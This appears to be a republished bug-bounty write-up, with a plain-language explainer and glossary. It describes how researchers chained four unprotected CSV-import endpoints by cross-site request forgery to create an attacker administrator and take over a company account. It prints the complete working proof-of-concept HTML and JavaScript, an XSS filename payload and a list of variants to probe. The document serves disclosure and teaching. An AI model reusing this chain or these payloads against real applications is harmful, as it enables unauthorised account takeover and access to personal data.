4x chained CSRFs chained for account takeover
The CSV user-import process had four endpoints vulnerable to CSRF, allowing an attacker to chain them and create an administrator account. When an admin visited the attacker's page, the attacker could take over the company account.
 Published on medium.com
We’ve been spending some time on a new private program on HackerOne, focusing on an asset that allows businesses to have company accounts, and invite different users to their company. They handle some fairly sensitive personal information on behalf of their users.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private program on HackerOne, focused on an asset that lets businesses hold company accounts and invite different users into their company. The application handles sensitive personal information on behalf of those users, which is what made account takeover on it worth pursuing.
The feature that mattered here is the CSV user import. An administrator uploads a CSV of users, and the application walks through several steps to turn that file into real accounts in the company. The import is a multi-stage job: the file is uploaded, the job is viewed, mistakes are fixed, changes are submitted for preview, and finally the import is submitted.
Setup
There is no tooling or version detail in the report beyond the browser-side proof of concept. The relevant precondition is role: the attack assumes the victim is an administrator of a company account, because the import endpoints are administrator functionality. The attacker needs a page they control that the victim will visit; the PoC leaves the uploadId as a placeholder to be filled in.
The team had already found a couple of medium severity bugs in the first two days on the program and had noted areas to come back to. They were also deliberately hunting XSS, because they knew that a user account takeover could be performed by changing the user's email: there was no validation or verification process such as verifying the change from the old email address or requiring the user to enter a password.
Finding it
XSS was hard to find. Pretty much all user input goes through a filter that blocks any special character. On the second night on the program, a Friday, the team found the CSV import functionality and tried to push special characters through the CSV contents. Those were filtered too.
Then they tried the filename itself:
<img src=x onerror=alert(document.domain)>.csv
An alert box popped. With that XSS they could perform a user account takeover.
Continuing to test, they realised the payload only triggers at the moment the file is uploaded, even though the filename is persisted. There is no encoding at the time of upload, but encoding is done at any point after the initial upload. That makes it a self-XSS, which is out of scope for the program. A batch of different payloads aimed at bypassing the encoding did not work.
The fallback was to keep it in their back pocket and hope the encoding could be bypassed later, or to execute it through some other route. That route existed: the endpoint had no CSRF protection. The plan became to craft a CSRF request that triggers the self-XSS.
Exploitation
Step 1: CSRF the upload to fire the self-XSS
The first proof of concept sends the multipart upload cross-origin with credentials, with the XSS payload as the filename:

<html> <body> <script>history.pushState('', '', '/')</script> <script> var uploadId = UPDATE_THIS_WITH_ID; function submitRequest() { var xhr = new XMLHttpRequest(); xhr.open("POST", `https://company.com/users/uploadFile?uploadId=${uploadId}`, true); xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8"); xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5"); xhr.setRequestHeader("Content-Type", "multipart\/form-data; boundary=---------------------------1566359571913061724703232384"); xhr.withCredentials = true; var body = "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"uploadedFile\"; filename=\"<img src=x onerror=alert(document.domain)>.csv\"\r\n" + "Content-Type: text/csv\r\n" + "\r\n" + "Company,User ID,LAST NAME,FIRST NAME,Access,Type,Email\r\n" + "H1 Company,999,Takeover,Account,System Admin,Administrator,[redacted]\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"rosterType\"\r\n" + "\r\n" + "staff\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"importMethod\"\r\n" + "\r\n" + "updateAdd\r\n" + "-----------------------------1566359571913061724703232384--\r\n"; var aBody = new Uint8Array(body.length); for (var i = 0; i < aBody.length; i++) aBody[i] = body.charCodeAt(i); xhr.send(new Blob([aBody])); } </script> <form action="#"> <input type="button" value="Submit request" onclick="submitRequest();" /> </form> </body></html>
The request goes to https://company.com/users/uploadFile?uploadId=${uploadId} as a POST with withCredentials = true, so the victim's session cookies ride along. The multipart body carries three parts: the uploadedFile part whose filename holds the payload, a rosterType part set to staff, and an importMethod part set to updateAdd. The CSV content itself declares the columns Company,User ID,LAST NAME,FIRST NAME,Access,Type,Email and a row that creates an administrator, System Admin,Administrator, with the attacker's email address. The history.pushState('', '', '/') call keeps the address bar looking like the attacker's own origin.
This worked as a CSRF, but there was no endpoint the user could be sent to after the POST that would trigger the XSS: all the target endpoints already had the filename encoded. A few different redirects and other techniques did not work, so the team dropped it and took a break.
Step 2: Drop the XSS and chain the import itself
Two days later, on the Sunday night, the realisation was to forget the self-XSS red herring and exploit the endpoint with CSRF directly. The file upload process has four aspects, all required to push the change from file upload to users being added:
- Upload the file (
POST-1) - Fix any mistakes in the upload (
GET-1) - Verify changes in the upload and submit for preview/verification (
GET-2) - Verify changes from preview, and submit the upload (
GET-3)
The first POST was already known to be CSRF-vulnerable, and going through the remaining three GET requests showed they were vulnerable too. Crafting a PoC for those four steps did not work at first, and the reason was a missing step: the application required the upload job to be viewed before it could be fixed. That view request had to be inserted between steps 1 and 2.
CORS was adequately configured on the endpoint, so no response data could be read when calling the endpoints. That would have been very helpful for getting the current status of each step, since each takes a couple of seconds to minutes depending on how much data was uploaded, internet speed and server load. Instead, the team tested the average time each request takes to finish processing and used JavaScript's setTimeout to stagger the requests so all the CSRF steps could be chained in one go.
Step 3: The final chained PoC
<html> <body> <script>history.pushState('', '', '/')</script> <script> var uploadId = UPDATE_THIS_WITH_ID; function xhrRequest(url) { var xhr = new XMLHttpRequest(); xhr.open('GET', url); xhr.withCredentials = true; xhr.send(null); } function submitRequest() { var xhr = new XMLHttpRequest(); xhr.open("POST", `https://company.com/users/uploadFile?uploadId=${uploadId}`, true); xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8"); xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5"); xhr.setRequestHeader("Content-Type", "multipart\/form-data; boundary=---------------------------1566359571913061724703232384"); xhr.withCredentials = true; var body = "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"uploadedFile\"; filename=\"neema.csv\"\r\n" + "Content-Type: text/csv\r\n" + "\r\n" + "Company,User ID,LAST NAME,FIRST NAME,Access,Type,Email\r\n" + "Company,999,Takeover,Account,System Admin,Administrator,[redacted]\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"rosterType\"\r\n" + "\r\n" + "staff\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"importMethod\"\r\n" + "\r\n" + "updateAdd\r\n" + "-----------------------------1566359571913061724703232384--\r\n"; var aBody = new Uint8Array(body.length); for (var i = 0; i < aBody.length; i++) aBody[i] = body.charCodeAt(i); xhr.send(new Blob([aBody])); window.setTimeout(function () { window.open(`https://company.com/users/upload?uploadId=${uploadId}`); window.setTimeout(function() { xhrRequest(`https://company.com/users/fix?uploadId=${uploadId}`); window.setTimeout(function () { xhrRequest(`https://company.com/users/submitToPreview?uploadId=${uploadId}`); window.setTimeout(function () { xhrRequest(`https://company.com/users/submitImport?uploadId=${uploadId}`); }, 2000) }, 2000) }, 2000) }, 2000) } </script> <form action="#"> <input type="button" value="Submit request" onclick="submitRequest();" /> </form> </body> </html>
The code sends the initial POST to https://company.com/users/uploadFile?uploadId=${uploadId} with the same multipart structure as before, except the filename is now the harmless neema.csv and the CSV row creates the administrator under Company. It then staggers each subsequent request by timing out for 2000 ms (2 seconds), which the team found to be a safe estimate for uploading one user:
window.openonhttps://company.com/users/upload?uploadId=${uploadId}to view the job, which the application requires before the job can be fixed.GET https://company.com/users/fix?uploadId=${uploadId}to fix mistakes in the upload.GET https://company.com/users/submitToPreview?uploadId=${uploadId}to verify changes and submit for preview.GET https://company.com/users/submitImport?uploadId=${uploadId}to verify the preview and submit the import.
Every request is sent with withCredentials = true, so the victim's authenticated session is used throughout. When the attacker-hosted page is visited by an administrator, the CSRF attack executes and the four vulnerable endpoints create an administrator user for the attacker. The attacker receives an email with their username and password to log in. Once logged in, an administrator can delete any other administrator, so the attacker can delete all the other admins in the company and completely take over the account.
Root cause
The import workflow is a chain of state-changing endpoints, and none of them carried CSRF protection: the initial POST upload and the three GET requests that advance the job. Because the steps are GET requests, they are reachable cross-origin without any preflight, and because the session cookie is sent with them, the application cannot tell the victim's browser apart from the victim. The XSS filter on user input is irrelevant here: the attack never needed script execution in the target origin, only the ability to make the victim's browser issue the requests in order.
The sequencing requirement is the only obstacle, and it is a timing one rather than a security control. The application requires the job to be viewed before it can be fixed, and each step takes seconds to minutes to process. With CORS configured adequately, the attacker cannot read responses to learn when a step has finished, so the chain relies on a fixed 2000 ms delay per step, which the team measured as a safe estimate for a one-user upload.
Impact
An attacker who gets an administrator of a company account to visit an attacker-controlled page can create a new administrator in that company without any further interaction. The attacker receives credentials by email, logs in, deletes the other administrators, and takes over the company account, with full access to all data and functionality held under it. The condition is that the victim is an administrator and visits the page; the timing delays assume a small upload, and larger uploads or slower conditions would need longer waits.
Fix
The report does not describe the fix itself, only that the team triaged and fixed it.
Variants to test
- Multi-step wizards and importers: walk every step of an upload or import flow and replay each request from a cross-origin page with credentials. A positive result is the job advancing to completion without any token, and a new account or record appearing in the target company.
- State-changing
GETendpoints: look forGETrequests that advance a job, confirm a change or submit a form. A positive result is the state changing when the URL is loaded in an image tag orwindow.openfrom another origin. - Timing-based chains where CORS blocks response reads: measure how long each step takes and stagger requests with
setTimeout. A positive result is the final step succeeding with a fixed delay, which shows the sequence can be driven blind. - Filename reflection in upload handlers: try an HTML payload as the uploaded filename and check whether it executes at upload time and whether it is encoded afterwards. A positive result is execution at upload combined with a missing CSRF token on the upload endpoint, which turns a self-XSS into a cross-origin trigger.
- Email change without verification: check whether an email address can be changed without confirming from the old address or re-entering a password. A positive result is an account takeover primitive that any XSS or CSRF in the same application can be chained into.
What happened, in plain words
A security researcher (working as part of a small team, under the name A Bug'z Life) spent a weekend on a private bug bounty program on HackerOne. A bug bounty program is a deal in which a company invites independent researchers to look for security problems in its systems and pays them for reporting what they find, instead of the company being attacked by someone with bad intentions. "Private" means only invited researchers can take part.
The target was a website that lets businesses create company accounts and invite their staff into those accounts. The site holds sensitive personal information on behalf of those users, so whoever controls a company account controls that data too. That is what made "account takeover" (gaining control of someone else's account) worth chasing.
The feature at the centre of the story is a CSV user import. CSV stands for comma-separated values: a plain text file where each line is a row of data and the values in a row are separated by commas. It is the kind of file a spreadsheet program can save and open, and it is a common way to move a list of people (names, email addresses, roles) from a spreadsheet into a web application. In this product, an administrator uploads a CSV listing users, and the application walks through several steps to turn that file into real accounts inside the company.
The image above is the title card of the write-up, labelled "Critical Company Account Takeover CSRF".
The researcher's plan was not the one that ended up working. They first hunted for a different bug, found something that looked promising, discovered it could not be used the way they hoped, and then, two days later, realised the same feature could be abused in a much simpler way. The final attack needed nothing more than getting an administrator to open a web page the attacker controls.
The two ideas you need first
Before the story makes sense, two everyday ideas need explaining, because the whole attack rests on them.
A cookie is like a wristband at an event. When you log in to a website, the site's server sends your browser a small piece of data called a session cookie. Your browser stores it and attaches it automatically to every later request it sends to that same site. The server looks at the cookie and thinks "this is the person who logged in earlier", so it does not ask for the password again on every page. The important part: your browser attaches the wristband by itself, without asking you, and it does so for any request to that site, no matter which page told the browser to make the request.
CSRF (Cross-Site Request Forgery) is like a forged letter on your own stationery. Imagine a company that accepts written instructions and trusts anything that arrives on its own letterhead. If someone else can trick you into signing a letter on that letterhead, the company will carry out the instruction as if you wrote it. On the web, the "letterhead" is your session cookie. If a site accepts a request that changes something (upload a file, add a user, change an email) and does not check that the request really came from its own pages, then another website can make your browser send that request for you. Your browser adds the cookie automatically, the server sees a logged-in user, and the action happens. You never clicked anything on the target site.
A common defence is a CSRF token: a secret, unpredictable value that the site's own pages include with each form, and that the server checks before acting. Another website cannot know that value, so it cannot forge a valid request. The endpoints in this story had no such check.
The setup
The report gives no tooling or version details beyond the browser-side proof of concept (a "PoC": a small piece of code that demonstrates the attack works). The precondition that matters is the victim's role. The import feature is administrator functionality, so the attack assumes the victim is an administrator of a company account. The attacker also needs a web page they control that the victim will visit; the PoC leaves the uploadId as a placeholder to be filled in. uploadId is an identifier the application gives to each import job so it can keep track of which file is being processed; the PoC leaves it as a placeholder to be filled in.
In the first two days on the program the team found a couple of medium severity bugs and noted some areas to come back to. They were also deliberately hunting for XSS. XSS (cross-site scripting) is a bug where an attacker gets their own code, usually JavaScript, to run inside someone else's web page, as if it were part of that page. JavaScript is the programming language that browsers run to make pages interactive. If an attacker can run JavaScript inside a victim's session on a sensitive site, that script can do anything the victim could do, because it runs with the victim's logged-in session.
The team wanted XSS specifically because they already knew something about this application: a user's email address could be changed with no validation or verification. There was no step such as confirming the change from the old email address, and no requirement to re-enter a password. If you can change a user's email address to one you control, you can take over the account. So any XSS on the site would have been an account takeover.
Finding it
XSS was hard to find. Pretty much all user input goes through a filter that blocks any special character. Special characters are the punctuation that HTML (the language web pages are written in) needs in order to build tags, so blocking them removes most ways to inject code.
On the second night on the program, a Friday, the team found the CSV import functionality. They tried to push special characters through the contents of the CSV file, but those were filtered too.
Then they tried the filename itself:
<img src=x onerror=alert(document.domain)>.csv
An alert box popped. Let us take that payload apart, because it is the heart of the first half of the story.
<img ...>is an HTML tag that tells the browser to display an image.src=xsays the image's source is a file calledx. No such file exists, so the image fails to load.onerror=...is an event handler: a piece of JavaScript the browser runs automatically when something goes wrong, in this case when the image fails to load. The failure is deliberate, so the code always runs.alert(document.domain)calls the browser'salertfunction, which shows a pop-up box, and passes itdocument.domain, which is the domain name of the page. So the pop-up proves code is running on the target's own domain..csvat the end is there because the field is a filename, and the application expects a CSV file.
With that XSS the team could perform a user account takeover, by changing the user's email as described above.
Continuing to test, they realised the payload only triggers at the moment the file is uploaded, even though the filename is stored and shown again later. There is no encoding at the time of upload, but encoding is done at any point after the initial upload. Encoding here means converting special characters into harmless text (for example turning < into <) so the browser displays them as characters instead of treating them as HTML. A payload that only fires when the victim themselves performs the action is called self-XSS, and it is out of scope for the program: it requires the victim to attack themselves, so it is not a real vulnerability. A batch of different payloads aimed at bypassing the encoding did not work.
The fallback was to keep it in their back pocket and hope the encoding could be bypassed later, or to execute it through some other route. That route existed: the endpoint had no CSRF protection. An endpoint is a specific address on a server that performs a specific job, like a service counter in a building: you go to the upload counter to upload, the fix counter to fix, and so on. The plan became to craft a CSRF request that triggers the self-XSS: if the attacker's page can make the victim's browser upload the file, then the payload fires in the victim's browser, not the attacker's, and the self-XSS becomes a real attack.
Exploitation
Step 1: CSRF the upload to fire the self-XSS
The first proof of concept sends the multipart upload from another origin, with the victim's credentials attached, and puts the XSS payload in the filename. "Origin" means the combination of scheme, host and port (roughly, which site a page belongs to); browsers normally stop one origin from reading another origin's data, which is why the attacker has to work through the victim's browser rather than directly. "Multipart" is the format browsers use to send a form that includes a file: the request body is split into parts, each with its own little header describing what it contains.
<html> <body> <script>history.pushState('', '', '/')</script> <script> var uploadId = UPDATE_THIS_WITH_ID; function submitRequest() { var xhr = new XMLHttpRequest(); xhr.open("POST", `https://company.com/users/uploadFile?uploadId=${uploadId}`, true); xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8"); xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5"); xhr.setRequestHeader("Content-Type", "multipart\/form-data; boundary=---------------------------1566359571913061724703232384"); xhr.withCredentials = true; var body = "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"uploadedFile\"; filename=\"<img src=x onerror=alert(document.domain)>.csv\"\r\n" + "Content-Type: text/csv\r\n" + "\r\n" + "Company,User ID,LAST NAME,FIRST NAME,Access,Type,Email\r\n" + "H1 Company,999,Takeover,Account,System Admin,Administrator,[redacted]\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"rosterType\"\r\n" + "\r\n" + "staff\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"importMethod\"\r\n" + "\r\n" + "updateAdd\r\n" + "-----------------------------1566359571913061724703232384--\r\n"; var aBody = new Uint8Array(body.length); for (var i = 0; i < aBody.length; i++) aBody[i] = body.charCodeAt(i); xhr.send(new Blob([aBody])); } </script> <form action="#"> <input type="button" value="Submit request" onclick="submitRequest();" /> </form> </body></html>
Line by line, in plain words:
<html><body>open a normal web page and its visible body. This page is the attacker's page, hosted somewhere the attacker controls.<script>history.pushState('', '', '/')</script>changes the address bar to show the attacker's own site root, without reloading. It is cosmetic: it keeps the URL looking ordinary to the victim.var uploadId = UPDATE_THIS_WITH_ID;stores the identifier of the import job in a variable. The attacker fills in the real value.function submitRequest() {starts a function, a named block of code that runs when called.var xhr = new XMLHttpRequest();creates an object that lets JavaScript send requests to a server in the background, without navigating the page. This is how a page can talk to a server programmatically.xhr.open("POST", ...)prepares a POST request. POST is the HTTP method used when you are sending data to the server to create or change something, as opposed to GET, which is used when you are just asking for a page or resource. The URL is the upload endpoint, with the job identifier in the query string (the part after the?).- The two
setRequestHeaderlines setAcceptandAccept-Language, which tell the server what kind of response and language the browser would like. They make the forged request look like a normal browser request. setRequestHeader("Content-Type", "multipart/form-data; boundary=...")declares that the body is a multipart form. Theboundaryis a long random-looking string that marks where one part ends and the next begins, so the server can split the body correctly.xhr.withCredentials = true;is the crucial line. It tells the browser to include the victim's cookies with this request. Without it, the request would arrive logged out and do nothing.var body = ...builds the multipart body as one long string, with\r\n(carriage return and line feed) marking line breaks, exactly as the multipart format requires.- The first part is named
uploadedFile, and itsfilenameis the XSS payload ending in.csv. This is the trick: the file contents are filtered, but the filename is not, at upload time. - The CSV content declares the columns
Company,User ID,LAST NAME,FIRST NAME,Access,Type,Emailand then a row that creates an administrator:System Admin,Administrator, with the attacker's email address. In other words, the file being uploaded is a request to add an administrator account for the attacker. - The second part,
rosterType, is set tostaff, and the third,importMethod, is set toupdateAdd. These are the form fields the application expects alongside the file; they tell it what kind of list this is and that users should be added or updated. var aBody = new Uint8Array(body.length);and theforloop copy the string into a byte array, one character code at a time. This is a workaround so the browser sends the body as raw bytes rather than mangling it.xhr.send(new Blob([aBody]));sends the request. A Blob is a chunk of binary data the browser can send as a request body.- The
<form>and<input type="button" ... onclick="submitRequest();">put a button on the page. When the victim clicks it, the function runs. In a real attack the request could also be fired automatically when the page loads.
This worked as a CSRF, but there was no endpoint the user could be sent to after the POST that would trigger the XSS: all the target endpoints already had the filename encoded. A few different redirects and other techniques did not work, so the team dropped it and took a break. The upload fired the payload, but nothing the victim could be made to visit afterwards would display the stored filename unencoded, so the script never ran in the victim's browser.
Step 2: Drop the XSS and chain the import itself
Two days later, on the Sunday night, the realisation was to forget the self-XSS red herring and exploit the endpoint with CSRF directly. A red herring is a clue that leads you in the wrong direction: the team had been so focused on making the XSS fire that they missed the simpler point. They did not need script execution at all. They only needed the victim's browser to send the requests that complete the import.
The file upload process has four aspects, all required to push the change from file upload to users being added:
- Upload the file (
POST-1) - Fix any mistakes in the upload (
GET-1) - Verify changes in the upload and submit for preview/verification (
GET-2) - Verify changes from preview, and submit the upload (
GET-3)
The first POST was already known to be CSRF-vulnerable, and going through the remaining three GET requests showed they were vulnerable too. Crafting a PoC for those four steps did not work at first, and the reason was a missing step: the application required the upload job to be viewed before it could be fixed. That view request had to be inserted between steps 1 and 2.
CORS was adequately configured on the endpoint, so no response data could be read when calling the endpoints. CORS (Cross-Origin Resource Sharing) is the set of rules a server uses to tell browsers whether pages from other origins are allowed to read its responses. With it configured properly, the attacker's page could send requests but could not read the replies. That would have been very helpful for getting the current status of each step, since each takes a couple of seconds to minutes depending on how much data was uploaded, internet speed and server load. Instead, the team tested the average time each request takes to finish processing and used JavaScript's setTimeout to stagger the requests so all the CSRF steps could be chained in one go. setTimeout is a built-in function that runs a piece of code after a given number of milliseconds; 2000 ms is 2 seconds.
Step 3: The final chained PoC
<html> <body> <script>history.pushState('', '', '/')</script> <script> var uploadId = UPDATE_THIS_WITH_ID; function xhrRequest(url) { var xhr = new XMLHttpRequest(); xhr.open('GET', url); xhr.withCredentials = true; xhr.send(null); } function submitRequest() { var xhr = new XMLHttpRequest(); xhr.open("POST", `https://company.com/users/uploadFile?uploadId=${uploadId}`, true); xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8"); xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5"); xhr.setRequestHeader("Content-Type", "multipart\/form-data; boundary=---------------------------1566359571913061724703232384"); xhr.withCredentials = true; var body = "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"uploadedFile\"; filename=\"neema.csv\"\r\n" + "Content-Type: text/csv\r\n" + "\r\n" + "Company,User ID,LAST NAME,FIRST NAME,Access,Type,Email\r\n" + "Company,999,Takeover,Account,System Admin,Administrator,[redacted]\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"rosterType\"\r\n" + "\r\n" + "staff\r\n" + "-----------------------------1566359571913061724703232384\r\n" + "Content-Disposition: form-data; name=\"importMethod\"\r\n" + "\r\n" + "updateAdd\r\n" + "-----------------------------1566359571913061724703232384--\r\n"; var aBody = new Uint8Array(body.length); for (var i = 0; i < aBody.length; i++) aBody[i] = body.charCodeAt(i); xhr.send(new Blob([aBody])); window.setTimeout(function () { window.open(`https://company.com/users/upload?uploadId=${uploadId}`); window.setTimeout(function() { xhrRequest(`https://company.com/users/fix?uploadId=${uploadId}`); window.setTimeout(function () { xhrRequest(`https://company.com/users/submitToPreview?uploadId=${uploadId}`); window.setTimeout(function () { xhrRequest(`https://company.com/users/submitImport?uploadId=${uploadId}`); }, 2000) }, 2000) }, 2000) }, 2000) } </script> <form action="#"> <input type="button" value="Submit request" onclick="submitRequest();" /> </form> </body> </html>
What changed from the first PoC, and what each part does:
function xhrRequest(url)is a small helper that sends a GET request to whatever URL it is given, withwithCredentials = trueso the victim's cookies go along, andxhr.send(null)because a GET has no body to send.- The
submitRequestfunction still sends the initial POST tohttps://company.com/users/uploadFile?uploadId=${uploadId}with the same multipart structure as before. The difference is that the filename is now the harmlessneema.csv, and the CSV row creates the administrator underCompany. The XSS is gone: the attack no longer depends on script running on the target site. - After sending the upload, the code uses nested
setTimeoutcalls, each waiting 2000 ms (2 seconds), which the team found to be a safe estimate for uploading one user. Nesting means each step starts only after the previous delay has passed, so the requests go out in order with a gap between them. window.openonhttps://company.com/users/upload?uploadId=${uploadId}opens the job view in a new window. The application requires the job to be viewed before it can be fixed, which is why this step exists.GET https://company.com/users/fix?uploadId=${uploadId}fixes mistakes in the upload.GET https://company.com/users/submitToPreview?uploadId=${uploadId}verifies the changes and submits them for preview.GET https://company.com/users/submitImport?uploadId=${uploadId}verifies the preview and submits the import, which is the step that actually creates the accounts.
Every request is sent with withCredentials = true, so the victim's logged-in session is used throughout. When the attacker-hosted page is visited by an administrator, the CSRF attack executes and the four vulnerable endpoints create an administrator user for the attacker. The attacker receives an email with their username and password to log in. Once logged in, an administrator can delete any other administrator, so the attacker can delete all the other admins in the company and completely take over the account. This gives the attacker full access to all data and functionality, simply by the victim visiting the attacker-controlled page.
After writing up this PoC, the report was sent to the team, who responded very quickly with a triage and a fix. Triage is the first pass in which the receiving team confirms a report is real and decides how serious it is. The timeline was:
- Report Submitted: Day 0
- Report Triaged (Critical Severity): Day 1
- $3,000 Bounty Rewarded: Day 2
- Bug Fixed & Report Closed: Day 7
Root cause
The import workflow is a chain of endpoints that each change something on the server, and none of them carried CSRF protection: the initial POST upload and the three GET requests that advance the job. Because the steps are GET requests, they are reachable from another origin without any preflight. A preflight is an automatic check some browsers make before certain cross-origin requests, asking the server whether the request is allowed; simple GET requests do not trigger it. And because the session cookie is sent with them, the application cannot tell the victim's browser apart from the victim. The XSS filter on user input is irrelevant here: the attack never needed script execution in the target origin, only the ability to make the victim's browser issue the requests in order.
The sequencing requirement is the only obstacle, and it is a timing one rather than a security control. The application requires the job to be viewed before it can be fixed, and each step takes seconds to minutes to process. With CORS configured adequately, the attacker cannot read responses to learn when a step has finished, so the chain relies on a fixed 2000 ms delay per step, which the team measured as a safe estimate for a one-user upload.
Impact
An attacker who gets an administrator of a company account to visit an attacker-controlled page can create a new administrator in that company without any further interaction. The attacker receives credentials by email, logs in, deletes the other administrators, and takes over the company account, with full access to all data and functionality held under it. The condition is that the victim is an administrator and visits the page; the timing delays assume a small upload, and larger uploads or slower conditions would need longer waits.
Fix
The report does not describe the fix itself, only that the team triaged and fixed it.
Variants to test
- Multi-step wizards and importers: walk every step of an upload or import flow and replay each request from a cross-origin page with credentials. A positive result is the job advancing to completion without any token, and a new account or record appearing in the target company.
- State-changing GET endpoints: look for GET requests that advance a job, confirm a change or submit a form. A positive result is the state changing when the URL is loaded in an image tag or
window.openfrom another origin. - Timing-based chains where CORS blocks response reads: measure how long each step takes and stagger requests with
setTimeout. A positive result is the final step succeeding with a fixed delay, which shows the sequence can be driven blind. - Filename reflection in upload handlers: try an HTML payload as the uploaded filename and check whether it executes at upload time and whether it is encoded afterwards. A positive result is execution at upload combined with a missing CSRF token on the upload endpoint, which turns a self-XSS into a cross-origin trigger.
- Email change without verification: check whether an email address can be changed without confirming from the old address or re-entering a password. A positive result is an account takeover primitive that any XSS or CSRF in the same application can be chained into.
Glossary
- Bug bounty program: an arrangement where a company pays independent researchers for reporting security problems in its systems.
- Private program: a bug bounty program open only to invited researchers.
- Account takeover: gaining control of someone else's account, usually by obtaining their credentials or a way to reset them.
- CSV: comma-separated values, a plain text file format where each line is a row and values are separated by commas.
- Cookie / session cookie: a small piece of data a site stores in your browser after you log in, which the browser sends automatically with later requests so the server recognises you.
- CSRF (Cross-Site Request Forgery): an attack where another website makes your browser send a state-changing request to a site you are logged in to, using your cookie without your knowledge.
- CSRF token: a secret, unpredictable value included in a site's own forms and checked by the server, which another site cannot know, used to prevent CSRF.
- XSS (cross-site scripting): a bug that lets an attacker's code run inside another site's page, in a victim's browser, with the victim's session.
- JavaScript: the programming language browsers run to make web pages interactive.
- HTML: the language web pages are written in, made of tags such as
<img>. - Event handler: a piece of JavaScript attached to an HTML element that runs automatically when something happens, such as an image failing to load.
alert: a browser function that shows a pop-up box, often used to prove code is running.document.domain: the domain name of the current page, readable from JavaScript.- Encoding: converting special characters into harmless text so a browser displays them as characters instead of treating them as code.
- Self-XSS: a payload that only runs when the victim themselves performs the action, which is not a real vulnerability.
- Endpoint: a specific address on a server that performs a specific job.
- Origin: the combination of scheme, host and port that identifies which site a page belongs to; browsers restrict cross-origin access.
- Multipart: the request format used to send forms that include files, splitting the body into parts with their own headers.
- POST: the HTTP method used to send data to a server to create or change something.
- GET: the HTTP method used to ask for a page or resource; it should not change anything on the server.
- HTTP method: the verb in a request (GET, POST and so on) that says what kind of action is intended.
- Query string: the part of a URL after the
?, carrying parameters such as an identifier. XMLHttpRequest: a browser object that lets JavaScript send requests to a server in the background.withCredentials: a setting that tells the browser to include cookies with a cross-origin request.- Boundary: a marker string in a multipart body that separates one part from the next.
- Blob: a chunk of binary data a browser can send as a request body.
setTimeout: a JavaScript function that runs code after a given number of milliseconds.- CORS (Cross-Origin Resource Sharing): rules a server uses to tell browsers whether pages from other origins may read its responses.
- Preflight: an automatic browser check before certain cross-origin requests, asking the server whether the request is allowed.
- Triage: the first pass in which a receiving team confirms a report is real and decides how serious it is.
- Proof of concept (PoC): a small piece of code that demonstrates an attack works.
- Red herring: a clue that leads you in the wrong direction.